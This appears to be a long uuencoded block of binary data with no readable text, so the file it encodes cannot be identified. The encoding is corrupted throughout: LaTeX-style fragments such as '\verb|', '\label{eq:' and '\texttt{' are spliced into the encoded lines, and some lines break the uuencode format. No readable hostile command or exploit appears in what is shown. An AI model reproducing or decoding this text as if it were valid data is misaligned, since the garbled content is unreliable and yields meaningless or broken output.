$MWA7%W?%[/!J[N?='QI&B&N<65\=NV\;1R+>+'^+H.&MJXQBX$7;ON^$XY+^)$ $MHZ?Q/9-P(O+5XDO2DR"M<5+RON*6V-9RG)+\B/BI.'XZWU\"IR9O(!XJ/3MQ)$ M.O+?Q0G2^YY6^&/R4>+UXHO2GSB#<5;RO.(ZV-:XC,8%R5>)KV!;D3\V+D*> M#K;5)9MQ._()XI^Q>S\KNW%7\G7BR]A6CQS&O<F_%_^";<7-:=R?/+NX!K8U M/Y?Q:/)CXG"Y?<\2/)'\M#A*'M\S\$\$\G_T%\4GH2Y36>39Y/7!^[ZRP\GSQ3 $M/N\&V)TK\4+R_>+7TM,YO_$RNPV(=V)W#VH!XU7D1<0ML=L7\'KR.^(D!7W/M)$ M;W@[><Q"WB6QK=5X#_E%<?3"OB<,'R2?*3XB/?F*&!\EKR?^!MLZBT^2_R6. M5=3W5,2GR=N+)TA/K&+&-\BSB6MB6QT_,7Y(/DM\\$ML:^:GQ,_(5XK/8UK`2 $MQI\&B < TO/H&M + 2UI'(O\L/B9.&SIW_\S)R*/5]J[F+@A=O<QEC&.1WY6'"CK$ $MGO'; ZE/..!?Y'/%! \ -R, L>H8MR2O(2X/7; W=5<U#B/O(UZ,; 3W'W<F3?^9=0)$ M&;O?]87Q-/*RXA[8'4MKLN^0YQ&WPK9*?FF\E;R9>#RVU:&.\16;B[=@-Q>J MRSR\$O*JX-W;W[.\$[Y,_%:>OYGN7UF3.0GQ:';^![TC8TCAR=<1:WQNX>C,;& $\verb|M2,_C%L8UR5.V]*z) \verb|W3U(K8R;D!\\| 00\\| *VBK<V;D'>0CP5N_7=-L8=R"N*>V);$ $MT=L:=R?/*6Z^^nO<5\\\'[OS8#OCX>2SQ<>QK;KMC<>0CQ+OQK8*=C">0-Y4$ M/!U/Q,>PNR^HH_%,FXO_Q6ZNV\EX'GF\$SM[Y\2)<%R_&`[&M&F&<1\C[BU=C $M=Y])%^-==GL0Y^@J\T^\C_R(.%(WWU,?'[+C(]XI/<6Z&Y)@;R6>TUW.W3V-I)$ MKY0%]_"MJ;T,KYMQU_\#[;UJ+?Q8_($?;S+8EOY^S*?)Z\F[HIM1>MG'#X&$ M)]\D^>5!QH7)GXIC#/8]588:5R</\$_%MMH-,ZY+/E5\"-O*.=RX(7E=\7CL $\label{eq:mg@} \verb|MG@] \verb|N1AX8X9T; \verb|N| \ "C#3^COP9MI5WM/$2\G; \verb|BY=A=GXXQ7DN>Y1005MC-/|<: \\$ $\label{eq:m_TQ>2MP?NW4&O(7\mbox{$^{\circ}$.-_S"N\scalebox{$^{\circ}$.}} M_TQ>2MP?NW4&O(7\mbox{$^{\circ}$.}-_S"N\scalebox{$^{\circ}$.} M_TQ>2MP?NW4&O(7\mbox{$^{\circ}$.}) M_TQ>2MP?NW4&O(7\mbox{$^{\circ}$.} M_$ $MZ'L\&X6/D.\51)_F>=_@L>?[)WMVQNW<"7R#_79QRBAS?\&WR7N*YTM-]JO%?$ MY#/%![";7TTS?DN^2'P<NV/%=.-(,=G?Q2MP=!QYAG<1[.;;."[Y30&?VC/3 $M.!_Y\#0\C[.[5_]:X!GE/\2+L/K,PU[@+>>9YW@VQ>Z]POO%`B/BU]A6\X7&$ ML\C'8G?MOXAY#GDY<1_LYJ*+6<<@7R.^A]TZVQ+CE^3GQ%%^E'T00[-CN]3[MP&MP1'P<1\+W<&3\'KMYUT_&4<A+8+<>BZ.2#Y9\`8Y&OEOR>S@Z>8SE,H?\$ M,<C+2=X*QR0?*OE"',L^ON3W<6SR6"ODN(KCD%>10`..2SY:\J4X'OE^R>_C MA.315LKCX\3DGTO>&R<A PXGPUNDYPI.3OY*\E2KC%.0%\=N^\<I[>N+4^%0 MI6<W HC\=\DCK39.39X!VRJ'TY"WD'P\$3DN^6/*#.!WY'<FCKC%.3YX9VZJ\$ M,Y"WD7PLSDB^4O(3^&/R1S@3#K?6.#-.AK/@/#@KKH>SX>XX.QZ#;=W&><G? MB%.L\\Z'\^%&V-867(3\%_\$3<8SUQD5Q(6RK#2Y./E`\0[Q)_(0X@3CB!IDG $MX]+D5<7-Q4/%<\3KQ,?D,=_A\N2)-WH7%NLQ*O:I@/W^P^^_?U"#'EM[<$E\$ M1?RO]-3[F<?\$W<4SL*T;N#*.M,D[/W;[!:Z&^XKG8/>ZXQHXZF;O`MC6[[@N MCKO%NSRNAWMC]WNW&K?#P[%;\$]O&.0X7P;9ZX*YXGN07<3?\11QYN^]IA+OC M(9)7WV'\->XDUM=H]\$7[&CT>%"LP?8>,+4YGOT];G&RG=SYLJ^\NXYSD"\47 $\label{eq:ml3n>[#5VWT\N[HO=W[+/^"N;B^=C6XL/,+;DN\2WL:VM!QEG\DOB\(=D;/$)]} ML3N>[#5VWT\N[HO=W[+/^"N;B^=C6XL/,+;DN\2WL:VM!QEG\DOB\(=D;/$)]$

M\B?B1(<9*_P9MM7_"->DY\$O\$5[%;\$S[*-2GY0/%Z;"O>,>,IY(7\$;;`[5^+I MY\$?%[Z2GZ''F/.3-Q3.PK9HGC.>3]Q;_B-VVC1>2QSCI_2FVM0DO)?]-G.24 M[ZF%5Y!W\$D^1GC]^,=Y.'OVT=U[L?A?>1WY6_%J<](RL(YTUODC^6)STG/2< M-WYD>\1)+\BU'GY*OEE\3QSGHN^/?8GK6?*"XC;8G:\O&T>(P!Q)W\$P\\$KMK MQBO&L<C;BJ<8A[YCS3B1S<7'L*U\UXS3DM<6CQ`OQ^ZX=,,X!WD1<10Q>&PK MUTWC_.OUQ(.QK5.X,/E+R4?\/_;N.[RJ:N_V^"9T%.E([YU`2`A)`.F]5P6D M! @"A)($^{+7}$ <1"M-BA3IO4BOTHMT% $501I"A(590N]>[YG=O, =[S^19[SWC]]$ M.<_AX]B_K*R]]EHS*R\$D/QN7IU^%;5[ARO0%?I'/&7\$-^M_\$V:_+UUAP7?J; $MXG=OR'T=;D@_7?JF-XW;T>)YV&;-K>,.]./$F_#-NMO&\?1_RA.=<?-O,"#$ $MZ;/>=:Z!;<[=,UY(_Z<X\V_.8=AFV^_&F^DOBU/?=S/K\%?TQ\4/Q:G_D*_$ $MX^T6\0WL">1<;8_C1/@9M@/C<)\1Z<"#_$B7'8^^,DN!].BI?C9/@\3H[?]$ M?F@<8?\>5MP41^*^XJ4X"A\5Z\>^[*D2\+%O^])"GF?,V)1[9+R-]]MOW`W; $M[,)?T9\3/Y&998^-\#]/0%E\1_X5M/GYB?-(>!_%WXF?8INY3X[/T'<43L4WV]$ M9\:7Z"N(NXH_Q38/\37Z='\YEQ>'8YL)S_E\F7ZM^*+X-;:)?&'\B'ZP>\&V $\label{eq:m2:C2^!E} $$ M2:C2^!E] 3G^U<03^"P\1S\'/\1;Q66SC_KX\#7U5<4=L<P8G2LS7/<300C;. $$$ M@M_S), &\K7@,]FT'YZ"_+\Z<P#@O[B.>AVV>^1D'VOF\$SM6PS:BDQI'T7X@/ MBJ]@F_10&\^@+RYN(H[!-F_P//JL*5V_&"^AWRV^+C,Q[QBOIA\GWH!M[N`O MZ1.D<LZ+;3;AK?1GQ:]DIFMJXZ_H/Q:O\$A\17Q=[TCAG%X>*&V.;L_@0_3UQ $MZK3.1; -N'3&Y^F7B4]CFT+IC2_25Q5W$8_&E_!B\3'Q36Q3,X/Q-?J>XF7X$ $\texttt{M9[P/_X*O8\$_>-;Y/GT?<\$-OTR\&3@GZJ>!^VR949)^\$CG+@_M@G(8IR<OK5X) }$ M.K:IFM4X+7UG\6SL2S;C3/2YQ'7%W;#-/9R=/D5VYV!Q\$W\$<MCF%\]`_\$.?. $MX6:&X8+TGXOWB"_*?,F<QO[T3<1$\pi_T!7(+^FCA$+N<BXCK89@\.H;\@?BTS$ M=7,; EZ'O*5XD/BY^A&UNY3&N3N^7U_4C\AE_0/^%^+#X.K9I5,"X`WTW\33Q M!FSSNJ!Q3_KLA9QKB#MAFR6%C8?0'Q3_+DY5Q,WWQ2/H%XLOR<S2HL83Z^^($M[XI3^,N:AC^C_UZ< N)B;&8!GT\\ 5'Y>92L6-%]!W$G^.;8(#C%?0-Q#WQC:Y)$ M2QBOIZ\B[BZ>(MZ,?<<?;[;'/]"YACA6/%.\77P1VT0%&>^B'R%>C6VRE#3> M3Q^*;2[B8_3/Q?F"W<Q`?)I^COAKF:EORO@[^G#Q./\$*\5%LDSS\$^`)]`7%] M<3?Q1&RS,,SX`?U>\6UL4[^T\5/Z_N)UV.8E?D&?JXQS`VSSX7O&:9-RGHN_ MP#9ERAEGIF\A'H%M<I4WSD5?2=P-V_R\$"]"_%!>HX%Q#'"T>+5XJ/BK^3?Q. $M1><2V'=LL3_]^?$ | <= I*SB'B#\1]Q7/\$^\4WQ,DK&]NLQL'TI\60Q#FK.%?& M-C?Q>_105W5^3]Q6/`K;A%<SKD;_D?A+\5GQ4VS3I+IQ;?J^XJ78YC=<GSYE M# > P; #, 3-Z'?)OY%9CK6-/Z0?I+XH/BN.%TM][:M<!OZ\$>+-XDOB1+7=V];#M[>F[B^>)]XEO8!O_.L8=Z!N*AV*;,[@S_1-QP;IR3X5CZ*>(=XNOB1/7<V_; $M!O>D'RW>*3/9\&AB/H*\J[HMM]N'1]+^*,S9T,Y%X//T8\5:9J='(>`I]K'@A$ $\label{local_mmdg0v'@&?6YQ76PS!} $$ MMDG0V'@&?6YQ76PS!^F/R!^+,[2Q+DBMIF$O[#[)KXM?J>I<["XN7@PMCF!]"] $$$ $M%] $= W\T<^8\#/4^AOB=, WD_O\#YL9'Z1>+SV)?6AB?H, EKB/N(IX@7BD^*)$ M*KXK?N=#YQ+B)N(X\33Q90'WXD?BM"V=0\6ML<T2?(;^F/BY.\$LKY[+B5N(A MXL7BX^+;XF2MG4N(6X@'B>>+]XJO89M%;8Q_I-\GOB-.\$>[F+[0U?D3_7%RP MG9N9@?^RQUQ\6?Q:YM]O;_R:OH]X\$;:YCQ,DXQR(<"Z-;9I\$&;]+WU,\1_P5 $\label{eq:mmkg2T} {\tt MMKG2T;@8_6MQH4[.M;\#-<1Q,?T_ZBM'&8?0MQ</\%\\[\#-G,[&U>AWB6]AF_-=] }$ MC!O2/Q'GZ>IF=N-F])?**; $K)QR;<A?YC\7J9N8-CZ1/&R-OBWO1#Q8MD9F!/$ MUD#Z!>)OQ<^QS;=]C+?3/Q,7[NO<"-NLQ;OISXH3]7,ST_\$1^HWBB^+G,C^A $M/]<"_0KQ^-(_L,V^0<;WZ!>)OQ?[#7;S[?$#^H_$:V4FQQ#N@>DKB6/%T_`S$ MO!K;%!MNG"XY]\;B0>+YV*;P2.-B]'7\$_<1SL,U]'\$2?;I2<#SB\$?KSTR3XV M+D>?3UQ''(UM+N#*]'^)\X^6^RY<@WZ;^+K,]!AC7(]^JG@?MFD\UK@)?2_Q $MOFQS"3>C?RK., 4Z^)H9;T:\OGY.9@/'&[>@;BX=CFVTXBOZ^(W,+)]@W)7^$ MI/B5.-]\$-S_X4^./Z9>(?Q#[37+S@_`\$^KGBH^)[,M]^LO\$4^H_\$:\2G\1?X $M%K:)G6*C'Z">)/X++8I.=5X-7US\1CQ.FSS''])GW6:<PUQ9VR3YS/C;?35$ $MQ''BF=BFX73CO79&O$!\&._'C_`!G'>&\4'\/CZ$Q^'#>`\^@J_BKW&"F=Q?$ MX2!\#\$?@X_@S?`(?QB?Q4WP*%YQE//LMXW)X#FXF'HSGXIGBW>*+>![^2YSG M<^?*>`%N)1XNGH>7X5WB&^+\$LXV7XWSB!G@%[B5>+#Z.5^*;XG?F./OC5;B> M>`!>C6>+CXCOX#4XY5SCM=A?W`ROP_W\$2_"7^(CXD5C_OJ_>+OOW?1&/,G@R MS3,S_KRFY7\$QW!\$7Q]-P`-Z#2^#?<2#._H5Q\$*Z/2^*A.!AOQ*7P31R"T\PW $M\#L45<1CNADOC3W^9O^>7Q;_C]W\#V!<;E<^5<'K?\#%?!'N")>A"OAL]CF,:Y,$ MGV&AZT-P%?KWI1^\$J](OD/XVKD7O6>2<!]L,Q 7IYXN/R4RZQ<:-Z8/\$K;!- $M]R7\&;>D_{6}'-B>7\&L?0WQ-G7"9?;\\0]Z4>)OY29-[@/?<[ESK6QS0P\\@'Z']$ M^);,E%MA/(2^G7@*]NW/2N,Q]./\$.[%-AE7&\$^E#Q9'8)NEJX^GT!<2-L,TY M/)?^D?3A:XP7T0\2+\8V)=:R#MAMB@>+YV,;_W7&Z^D;BH>*E^"=N/J7SKWQ $M<+/Q+?J.XG'BA=@FSQ;C^{3EQ5'89CM^1/^M^*G,)-B&4W#?):XACL(VL=N-C)$ $MWZ:?(-XL/HMM4NPTSD)?6-Q4W`O;K-IE7(C^F/BQ.,-7;C[?;N,P^FKBGK@T$

 $M7HE]QV2/<2WZ'\5)]QK7QA6PS37<A/Z-N/^^XZ:X#;9)M]^X%7V(.$H\%K?%$ $M-W^4KG/N^...^4H^1+Q-_+; XM3G[0V&8MCK''4_P^Q^("AXP'XJJ'G;N+I^+1$ M>/T1YY_\$GJ^-;=KB"?0CI"]PU'@:?55LLQ+/HC\N?B8S;8X9SZ,?*EZ-;2H< M-UY*'RX>CVURGN!>@KZ"N`NV>80WTV<ZZ5P3VR0]9;R;/I^X'K9)>\;X#'VH $MN!.V*?:M\37ZQN(1V*;26>.[]&W%X[%-K7-<XW;[XJG8)LUY8_OOY@+%K;' MQ > ^{-4}$]._\$!?\P<U\$X_3TH\7K9>8ASD2?YH+KQ^(<]*O%\509+[OC\;YZ#\7 M'\4V:2X:%Z(O+FZ&;<[B`/K[XLR7G,N(FXE[8YM4/OF'T?N+FXKCL,UY)X] $MGF+_RV[F3UR\#/L,5YVK8)L55X\;TQ<5ML$VB:\8MZ/.(ZXB[8)OCN`W]'7'Z$ MGYU+89L?<0?Z-^*`7YP_P#9/<0Q]ANO.Y<5M<"SNBWW'#?>B?RK.>\.Y.K99 MCOO3'Q4_%F?ZU<T?Q1_1WQ:GO^D<@FUNX?'TR6XYEQ2_CVUFXT_I=XAOR,S. MV\:?TU\0^]UQSH-MKN-%](GN.@>(&V&;_7@%_55Q\GO.A;'-\$;R>_E=QZM_< MS`&\@_Z*..GOW(/A,MCFW?O<7]&'B2/%H['-77R<_JT_G\$/\$S;%-WS^-OZ?_ M3+Q;?!G;Y'U@?)&^JK@[MKF!K]GC_-`Y`-OLPP_I?Q&G>>1F%N/G](?%CV2F $M_V-CO[>Y/Q0?%]_'(_'`)\\[+\\>-4Q@?%]\\3)GQH_P07%C<3=\\5,\\2;P+/\\-7$ $M^{C}_{XC}((,^{Z}_{H}SN^{I}Z)7^{MXJOX})7XC+O^{T}_{MXJOX})7XC+O^{T}_{MXJOX}$ $MCG-JXR!Q:_{0G^{+/}}Y_{8}^{-}]\;LOC,?BLF+]&D*=K'Y_{4<&_44}/%V;6)^{+}O$ M\O`&/!UOQ"OQ)KP';\9G\19\&V_%GI?&VW`@WHXC\0X\"^_\$I_`NG/25\5>X $M(MZ-!^{()})^0>B^A?3C/:^{N}^0*/P03P&'^*K^6%'^*A_!?^*O<<8WQD=Q$ M67P,M\;'\3!\`J_%-C_@;^B?2!_L28KIQ>\G,+[%?#?Q)&Q3V_X#_HH\7AL $M4RVA\3/ZMN*/L4VO1,9^?L93Q\#NQS8K$QF_3'Q'_@6TBDABGH1\A7HMMPI,:$ M9Z8?*%Z(;9HD,\Y-'RN>CI?@+_%2?`(OP[?Q<IPLN?\$*G!>OQ'K^#RCLQ_" $M/='3>^]:U%X+GP<G]%1DWB9#"K:#`\7-L(W_6\8;<4UQ#+9YC7?@7&\[U\,V]$ ME_\$^G""E<P"V.8B_QM?%J=YQ,XOQ:3LOOB\SQ5,9G\%-Q:.P[WWA;_`=<=;4 M;F8J/H^WB*_+3*LTQA?Q4/\$:;#,QK?\$-O%I\'O^*WTIG?!-7Q+=P7WP;K\5W $M'_X+LZ4WMAF)7Z^SX@39#^NQS6275P5E'<=Q%-Q!;Q!?^E7Q^DR.@?B2KB)$ $M6,_)2V'V/-P=Z5U/F''E,/QW;O/6N<0#.(ZZ,;;;B4OB4^'<\$B?.Y*S[L*R,$ MW8?"=1-["F22]YO9N#XN+&Z\$;>*R&+?`L\1'L<TKW`IGR^KZ>C@<=Y'^*H[\$ M2;(YAV*;U3@:?RM.F-W-C,8Q>+/X=YGIF<,X#L\77\`V3W(:#\'9<SDWP#9= $M<QN/Q5/%A[!-6![C3W"D>#:V>2>O\51<1MP#3\.K\6?X)K:IF,]X%NX@GH%M$ M_L!S<<;\SC6P33<\#T_&7^"M>#X^C1?@1W@ASES`>!%NB&TFXJ5XH_BZS.ON MZ-;;&N)^V.8Z7H<3%9+GCC?BEN+A,E.TL%N'WQ>/P[Z9(JS#=D8\#J?E^ETG MOH+3X;>+&J?'97\$&W\$X\%6?\$>\1/\;LXN[]S`YP)]\>9\1<X"SZ"L^(_<3:L MU_CS!O8:S[G?N_UB;(=^),Z.'^`\>\$9QXX(X0X!Q<3P%!V/=?I\$F=ONM-OAY M`DNXX_D!GHS[2C\33\&;I3^'I^+[TJ</=.=_*/X,M\+3\4?8Y@#^'%\20Y&9 $MM4'N7#TN?H!M^@0;; \: 3Q)NP34@IXYVX); 9Y@0_@S"'.E;!-NU#W<7:8>`6V$ MZ1GF/H9.%N_`-F]*&]_#V<HX5\\$V:_\$#?\$+\2&?*&K^T,V)]K2N\$V_NHIIF\ $M7U[UFM?]?3_/(^:?,I/T/>X_<5;\RZ-;>;BUWB7^+HX<3DW/Q@GLC\;1'Q($ $M_*O,SR]OG))^C_B6.'D%-](IZ'O+IXEWB'S?A6-,]#G%M<6=\$V6W%F^F_%BF.$ M3\71*[GYMC@[_4#Q?/%7,K^RLG\$A^A/B9^)L5>3C>U7CDO3%Q"W\$@W\$PWH1+ MX;NX'\$Y>S3E0W`B7QUW\$GXI7X0KXA/BI6,^]XIWM^9:W8U9/ENIF9DQ"WB\> $\label{eq:mb^ob<:ew} $$MB^OB<:@W'H_P1/P4FQSK@8?R^COBM^NZ5P`V]3$"^D[2?\C7D; ESA/+><J$$$ MV.887D-_5YRQMG-IO!9WP.OP>/PEWHC7XV^PS4.\@3Y='=>'XHWT+:0?@C?1 $M+\";\2\&\!= !6W\&RNL;;<""V25K/>#]]+G$9\?O8IG!]XO/T-<2QXD^Q340#$ $\texttt{MX} / \texttt{TP} \setminus \texttt{4KQ} \\ > \texttt{QS} : \texttt{B&QE}?H \\ \times \texttt{XJ}/\texttt{BF} \\ \texttt{AF} \setminus \texttt{6} - \texttt{C\&_1} \\ \texttt{[Q/?$B=M[.87X00TN} \setminus 77Q7Y-1] } \\ \times \texttt{AF} \setminus \texttt{AF}$ MW'Q#_) `^5CQ3O%WF1S5E/:1?)#XNOHO?X!SORWT1MO_.O:WT([\$?_7+I3^&\$ $\texttt{M}] (^{DS}_J! < 2 + ZRC@Q[H"3X(DX*=Z,D^'+.\#E^A5/@PLV,W*M\=MX($Z)9^!W] = 2 + ZRC@Q[H"3X(DX*=Z,D^'+.\#E^A5/@PLV,W\+M\=MX($Z)9^!W] = 2 + ZRC@Q[H"3X(DX*=Z,D^'+.\#E^A5/@PLV,W\+MX($Z)9^!W] = 2 + ZRC@Q[H"3X(DX*=Z,D^'+.\#E^A5/@PLV,W\+MX($Z)9^!W] = 2 + ZRC@Q[H"3X(DX*=Z,D^'+.\#E^A5/@PLV,W\+MX($Z)9^!W] = 2 + ZRC@Q[H"3X(DX*=Z,D^'+.\#E^A5/@PLV,W\+MX($Z)9^!W] = 2 + ZRC@Q[H"3X(DX*=Z,D^'+.W) = 2 + ZRC@Q[H"3X(DX*=Z,D^'+.W) = 2 + ZRC@Q[H"3X(DX*=Z,D^'+.W) = 2 + ZRC@Q[H"3X(DX*=Z,D^'+.W) = 2 + ZRC@Q[H"3X(DX*=Z,D^'+.W) = 2 + ZRC@Q[H"3X(DX*=Z,D^'+.W) = 2 + ZRC@Q[H"3X(DX*=Z,D^'+.W) = 2 + ZRC@Q[H"3X(DX*=Z,D^'+.W) = 2 + ZRC@Q[H"3X(DX*=Z,D^$ $M\$ 9L,[$^{Y}<6;ZO>*[XI0MW/QSG(\^RX?.U<0=L<U\#7)0^;4OG]\2ML<UM'$2?$ MK)5SD+B)N!>VB6YM7(Y^I'B^^"ML\$]3&N`I]`VRS`=>D_T[ZW.'&=>FKBN.P MS4[<D/Z2.'E;-W,(MZ"_)D[6SKD`MOD9MZ=_+<[?WKD*MNF,(^@GXTB\0V8N $\label{eq:marazopcc} \texttt{MXRAZOPCC\#K@0MCF-8^A_$V>,=`[!-C_A/O0OQ/FBG*MBFZH=C2?0MQ>/$Z_"]}$ M-I]'&R^DWR:^)D[0V<W_TH7[2?I\$79U+B)M@F[`8XW/T+<2CQ,NQS=!8UCWZ M)>+SXM?8YKONQG?L\1'[]W!NBFV*]S1^3/^^>+3X2VR3*\[X.7TC\43Q7FP3 $MU(NUCCY"_(7X6VR3JK>Q7V+CN)^XA78Y@9.3)^NCW-=\2!LLQ,GH[\K+M#7]$ $ML,TWN";]/7':(\langle X!V*;M4.-F](/%2\0'<7-\$;?`?V*;],.,/Z0/Q2UQ2]P*$ $MC\^VV3[BNJ8/$X>+!^-8_"6V"1[!-4[?4-Q7_!GNB[_&-@E&&@^@+R\#^0\#P8]]$ MV^0:93R<OHJXAW@ZMBG]L?\$8^E;B<>)UV";%:..)]/[B%N+!V.8@GDS_JSC= M&.=0;+,:SZ`_(WXCSC_6S4_`<^C7B2_+3+5QQ@OH.XEG8)N7>"E]OO'.S<3# ML4V6"<9KZ"N*>XAG89N@B=SWTC<7CQ6OQS;I/S'>3E]*W\$X\\$MO<QKOIW_[4 MN8PX'-NLQ?OIOQ&_\$>>;Y.;C\&'ZZ>*#XMLR'S;9^!A]2_%8\5IL\PJ?HL\U $MQ; F^{.}[;G, GZ1^{-}] \setminus TUU,]/Q!?J=XKOBM--D; < T8 \setminus 2;Q9?DOF@SXROT7 \setminus H$

MGBC>BFU23C>^05]*W\$D\!=LTFV'\&_U0\0;Q)6RS8"8?^^B/BE^*"\QR\V/P $M<_KUXAOBU)^[^66SC=]*8GQ2_{$I<8(Z;?X)WTF>=ZUQ'W!/;U)IG?)"^AWBQ$ M^!2V6?*%\4GZDV+/?.<BV&8>/DM_2/Q4G&N!F^^.OZ>?(3XJ?B#S/19RGM#/ M%I\10\0V`Q<9_T*_1/RC.,EB-]\4WZ,?*%XC/B_S84N,_Z10)_Y,O!?;S%C* $MZTZ_1_Q^G&V9FW^(R;E]5WN7%_<\#]LQ<GI<Z]P_D\#\$;9)L-(X*7U1<50Q$ M!&SS(\Y\$GV"5<TEQ*VQS`&>GORO.L=JY)K99A_/0?R].L<8Y&-O,Q@7I#XB? MB'.M=?.CL3].O'/XK?7&;?%1<1-Q+UP.SQ90%U\`;?'S\1YOG2N@B-P. \$X $M\4H<B0^{(1)}[XJ3K3>.POG^{(1)}]<1=<0<\5KQ>?\9WQ'^(LVYP+H<[X?;B*>+M.!K?]$ M%N?;Z/P![HQ[B&>(-^\$N^+PXX2;G@K@KKB7NB[OA.>(3XH<X!F?8[%Q9W`'' MXC'BS>(+N#OV;'\$.\$K?\$/?!'XDWBGW!/G&BK<X@X',?A,>)=XINX%WYGFW-% M<33NC:>(#XO_Q'UPINW.M<7Z==VH*_;KNON\W^81QXS->1R!'XHS[W`S?E\9 M#\.YQ#6P3=K=QF-PL+@MMMF/)^+KXM1[W\$PDGHR'BA?+3-J]QM-Q@/@#;'-K MG_\$R_\$J<;;^;.8K7X=OB=`?<S#3L^SLIL1[;HG?LL1W[EO?>FYG\],]Q`3S` M-Q-7TL\SW><<I;SOZR"0%S,%<3]<!0?'#?``'(,'X0%X\$%Z`!^/M>`@^C8?B M!W@83GW(^".LSZ4`?4M<\$[?";;'-3MP6_R1]J</&D;@ACL(QV.8([HQ_EK[< M>-8W$(*'?'*W$/?![WQL*?NV,U!P_`A_!`_"NVZ7;4>#C^5+P3VPP]9CP.$ $MKQ1?P3;SCQM/Q <=])B >, 9 \ '1XAWX < WP #S \ : Y3KIM #L(+\^+I7^, E.. \ |IXV_Q$ MNX_MN738^RUDX?0V*W!F?%#Z;*>-L^-*XEALL_J,<1%\1'P/%\69OS'VQXUP M(/[69_*MVV8S7`H/%J^1F:_.&E?`OXC3G7,SF;\SKH4KB&-Q;3P>V_R.&^!T MYXT;XFJX%=;S7]WLE3VVL4F\]Q7,I_@OYR?[YC=<]?-,9GXH_1H\#)_`-A'? $M&X_{e}^{T^{'}}Y?EG[R#\:+\0;Q3]AFR@7CW7BC^{**VJ7;1^`SN))Z.;5Y=$ M,KZ&<_WD7!_;%+EL?!?7\$??%-DVN&#_&O<3SL4VIJ\80<6-L<PLG3&"<^)KK MV^)D]\$/**W`E?*3\\$*?&&7YVKHRKX/;BB;@JUM<Z18J\$O-;[GR;PK&#&IM9U MX]:XDW@2MBGVJW\$W7\$_<!]MLNNG6M)_\$J6^YF>_Q<)S@MG,I;-,5C\23Q+OQ M*/P+_AB_=<=X--;G>R6-?;Y;-B3Q!#+S`WUK?`'WQS_BS_!%O!Y?PJ?P3_@W M?!F_?=?X"O;'5W%=;%/OGCNONHBG89L)OQD_P2O%9[%-W'UC>YY,\$F_#-LW_ M-,Y"WUL\%]MD>V"<BSY\$W!(7P],?.N_!9?#S1\YY'[MMEGG*&D7?0CP"VWS^ MEW\$'^NWB7[!-V'/C+O1-Q/VQS2G<G?ZV.-4+-S/[)6L7_0[Q=6S3_;7Q)/I/ $MQ=NQS7)/,J^{7}T!\0W\8V/_@9[Z!_*,Z<T+BX'\=9W`8'X`'B!;@$WBW^$0?B$ M^0Y?QP_%69(XE\4VW?`-/\$G\E?AGF4^?U/A7'"J.%(_%-F>3&3_&?XC?3>X< $M@FV&I3!.9*=4'Q+]BF8$KC[/15Q5W$X[#-J53&(?1WQ6E3.P=BF\FX+/U:$ M\7?B1S+?-(UQ1?H>XIGBK=BF7%KC&O0?BH>+YV.; `NF,Z]-7\$7<6C\4VVW`# $\label{eq:mass} $$M^A_$?NF=V\&;)K@A?9QXKGB/S$=G,&Y./U:\4?P=MAF:T;@M_1?BH^*[V"9Q]. $$$ M)N.N]/G%#<0]L,WXS,;]Z%>)OQ,_Q38%LQCWIZ\ICA-/QS:'\0#ZF^*T69U# MLTD'D@_4KQ._(W,O\&\#Z'-F<ZXM[HIM3N'A]'^*<V9WKHIMEN*/[3$7/Q5G]$ MR^'FU^&)]*?%S\79<LH\GF;GQ<_%V7*Y^8%X%OUL\6'Q+9FOD=MX'GU'\13Q M)FQ3*(_Q8OHZXO[B>=@F;5[CE?2EQ!'B,=AF=7[C??2GQ:_\$>0JX^>J%C'^@ MCQ;/\$._"-B_P1?KLA9UKBV.PS??XJCWFXD)%G.MAFRWX!OT%<=*BSO[8YC*^ $M1Y_`WSE`W!3;)"EF_)"^L+B9>!"V68N?T)\10Q+G+N[F6^"G]"/$V\3793Y;$ $M@/$S^NKB@>)EV&94">/$?MR7BF^), P:Z^;GX+?J#XB?BG$'R\06GL=L77Q*_$ $MEOGN)8W?19\DWBG^"=04##;.1M]-/%=\S-L$E#+.3=]4/%*\"G^+OQ;_(4X=$ M8GP6%Q._+^Z-S^%IXMWB:_@[G"C4.4C<')_'_<5+Q\$?Q]_BN.%.8\WOX!]Q" $M/R^{\ \ \ }_1\ \ M/6_BI.4-OX1YQ< W$'?'^8_&GXNWB'_$E_)< X;QGGJO@G''G^5+P!$ $M7\;GQ\G^*.N?'5W\-<2_Q3'P5[Q\#?%+_UGO\$U7\$S\H7@(_ADO$U\4)REG_`O.$ $\texttt{M+VX@[HZOXVGB`V*]Q^[8T=YCS]WPCN<V,SGHW^"<.$-YXURX,,Z-R^-\N"FV }$ M687#\#[I7XC'5'`^+\ZHZ#Q=?%>\NY)SM<K.E:H8)['WC3@I'H)MSHL'577> MC[/::Q9GPUFK&6?']7`.W`7GQ'-Q+GP:Y\9_XCPX3W7CO+@!SH<'X?QX-2Z` M+^&".'D-XT(X/RZ,*^\$BN"LNBF=C?_PU+H8?XN(X5TWC`-P(E\#=<2">AX/P M3[@D3E?+.!C7Q*7P>!R"#^%0_%9MS@=<'9?'`W`%O!97Q+=P)9RZCG%M7`/7 $\label{eq:mp:uq7:plu} $$ MP:UQ7:Plu/7<\#.<NZYQ<]P.M\^+(8?X!FZ))]<S:H4C<6L\!\?BK:@[_@GW$ $MP"]P3YRCOG-='(<[XUYX*NZ--^$^^"3NB__$_7\pm\!L;]<4\^\-?\pm\"W$T'H2'$ MX\%X,1Z"]^*A^\$<\##_&PW&:AL8?X:)X!*Z!1^)(/`H/Q1_C.7@TWH''X+-X M+'Z*O^'TC8O7X1!LTP7OH1\E7B4S!1L;?TU?%9 #;;%-S29NK8X4CO>OP#;% MFAK :K<I[HA OX.OS: X,7V*]YW+8)O9.\$%"XSWBW\7I/W#S[7\2^F'BE>+C M,I^HF?';]`7\$3<1]L<U.G);^@MBON7,>;-,'9Z:?*3XDOBWST2V,<]*/\$6\0 MG(4VY3TSD?)9Z); < YC?WO<Q&E:.A?%-G=; &5>D?ZNU<XBX.;;)%&[<A#Y,M'"\$>A3_\$BW%+?!"WPC>P3;^VQGWI9XN/BG_'-L/;<3W:[8N_%3_%HW'F]EQ? $\label{eq:mass} $$M^*T\SK?^-H_P^/IL$<X-Q/VQ3<I(X_I2XD[B:?@!7@[7HBOX44X193;Y@J_I2XD])$$ MFOZTV-/!N1"V.8(WT?\FSM'1N3K>B;O@77@R_@IOPS;9.QD?H*\D[H%MSG?F $M'I+^A=B_BYN9TLWX(?U6\2W\&&>+,7Z"(_$K/`:_QFNQ34"L<3+[/>KBD>)5$

